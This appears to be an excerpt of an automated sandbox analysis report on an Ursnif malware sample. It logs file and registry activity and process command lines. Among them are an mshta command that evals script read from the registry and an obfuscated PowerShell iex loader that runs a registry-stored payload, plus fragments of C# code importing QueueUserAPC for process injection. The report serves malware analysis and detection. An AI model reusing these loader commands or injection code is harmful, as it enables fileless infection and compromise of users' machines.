C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7614	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 30 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 37 00 30 00 38 00 30 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 38 00 33 00 32 00 38 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 38 00 33 00 32 00 38 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="400" PID="7080" UptimeMS="8328" TimeSinceCreationMS="8328" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7876	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7880	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7884	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7904	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7908	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7910	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7948	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7952	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7954	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7992	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	7996	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	8000	98	3c 00 47 00 75 00 69 00 64 00 3e 00 33 00 62 00 62 00 64 00 30 00 30 00 31 00 33 00 2d 00 33 00 64 00 62 00 66 00 2d 00 34 00 64 00 37 00 66 00 2d 00 38 00 38 00 63 00 31 00 2d 00 36 00 37 00 30 00 37 00 30 00 33 00 36 00 61 00 37 00 30 00 34 00 31 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>3bbd0013-3dbf-4d7f-88c1-6707036a7041</Guid>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	8098	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	8102	2	09 00		success or wait	2	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	8106	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 32 00 37 00 3a 00 30 00 30 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T22:27:00Z</CreationTime>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	8204	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	8208	2	09 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	8210	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	8250	4	0d 00 0a 00		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF629.tmp.WERInternalMetadata.xml	8254	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DC8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF7B1.tmp.xml	0	4564	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2828325eddc3a9f8faabde465b0f08bdb67a44e_7cac0383_17ca004a\Report.wer	0	2	fd fd		success or wait	1	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2828325eddc3a9f8faabde465b0f08bdb67a44e_7cac0383_17ca004a\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6DC8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2828325eddc3a9f8faabde465b0f08bdb67a44e_7cac0383_17ca004a\Report.wer	10466	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 39 00 39 00 36 00 38 00 39 00 39 00 34 00 34 00 34 00	MetadataHash=1996899444	success or wait	1	6DC8497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{f20a2e5a-b986-dbb8-8f65-c0ed8d716fc3}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DCA36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	A5 01 00 C0 01 00 00 00 00 00 00 00 42 00 08 00 01 00 00 00 03 00 00 00 00 00 00 00

Analysis Process: mshta.exe PID: **6304**, Parent PID: **3808**

General

Target ID:	19
Start time:	15:27:24
Start date:	22/04/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Lpje='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Lpje).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff7dccb0000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6932**, Parent PID: **6304**

General

Target ID:	20
Start time:	15:27:26
Start date:	22/04/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name wufxrouxe -value gp; new-alias -name atvqcmfj -value iex; atvqcmfj ([System.Text.Encoding]::ASCII.GetString((wufxrouxe "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff612400000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000014.00000002.766882377.000002DC00CFC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000014.00000002.766683570.000002DC007F0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000014.00000003.513984044.000002DC00CFC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B604F1E9	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B604F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B21903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B21903FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xeni10bs.j5c.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_itmkjels.31u.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\Documents\20220422	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF8B4E7F35D	CreateDirectoryW
C:\Users\user\Documents\20220422\PowerShell_transcript.910646.1Eiln6hD.20220422152728.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8B21903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FF8B21903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B21903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B21903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B21903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B21903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B21903FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B21903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B21903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FF8B21903FC	unknown
C:\Users\user\AppData\Local\Temp\pkbugtxo	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF8B446FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FF8B446FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FF8B4E76FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xeni10bs.j5c.ps1	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_itmkjels.31u.psm1	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.tmp	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.err	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.out	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.dll	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.cmdline	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.0.cs	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.cmdline	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.dll	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.err	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.out	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.0.cs	success or wait	1	7FF8B4E7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.tmp	success or wait	1	7FF8B4E7F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xeni10bs.j5c.ps1	0	1	31	1	success or wait	1	7FF8B4E7B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_itmkjels.31u.psm1	0	1	31	1	success or wait	1	7FF8B4E7B526	WriteFile
C:\Users\user\Documents\20220422\PowerShell_transcript.910646.1Eiln6hD.20220422152728.txt	0	3	ff		success or wait	1	7FF8B4E7B526	WriteFile
C:\Users\user\Documents\20220422\PowerShell_transcript.910646.1Eiln6hD.20220422152728.txt	3	837	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 34 32 32 31 35 32 37 33 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 39 31 30 36 34 36 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f	**********Windows PowerShell transcript startStart time: 20220422152730Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 910646 (Microsoft Windows NT 10.0.17134.0)Host Applicatio	success or wait	11	7FF8B4E7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.0.cs	0	411	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 79 69 66 70 67 78 71 71 62 6a 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 66 73 6b 2c 49 6e 74 50 74 72 20 6b 6a 78 63 6c 76 65 6e 66 71 2c 49 6e 74 50 74 72 20 77 76 6f 6c 62 77 6d 6a 77 61 78 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73	using System;using System.Runtime.InteropServices;namespace W32{ public class yifpgxqqbj { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax); [DllImport("kernel32")]public s	success or wait	1	7FF8B4E7B526	WriteFile
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.cmdline	0	377	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 66 72 6f 6e 74 64 65 73 6b 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6b 62 75 67 74 78	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\pkbugtx	success or wait	1	7FF8B4E7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\pkbugtxo\pkbugtxo.out	0	462	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FF8B4E7B526	WriteFile
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.0.cs	0	417	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6f 6d 72 67 76 75 73 6d 77 68 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6f 6f 79 76 78 74 71 6d	using System;using System.Runtime.InteropServices;namespace W32{ public class omrgvusmwh { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint ooyvxktqm	success or wait	1	7FF8B4E7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\lboh4mlq\lboh4mlq.cmdline	0	377	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 66 72 6f 6e 74 64 65 73 6b 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6c 62 6f 68 34 6d 6c	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\lboh4ml	success or wait	1	7FF8B4E7B526	WriteFile
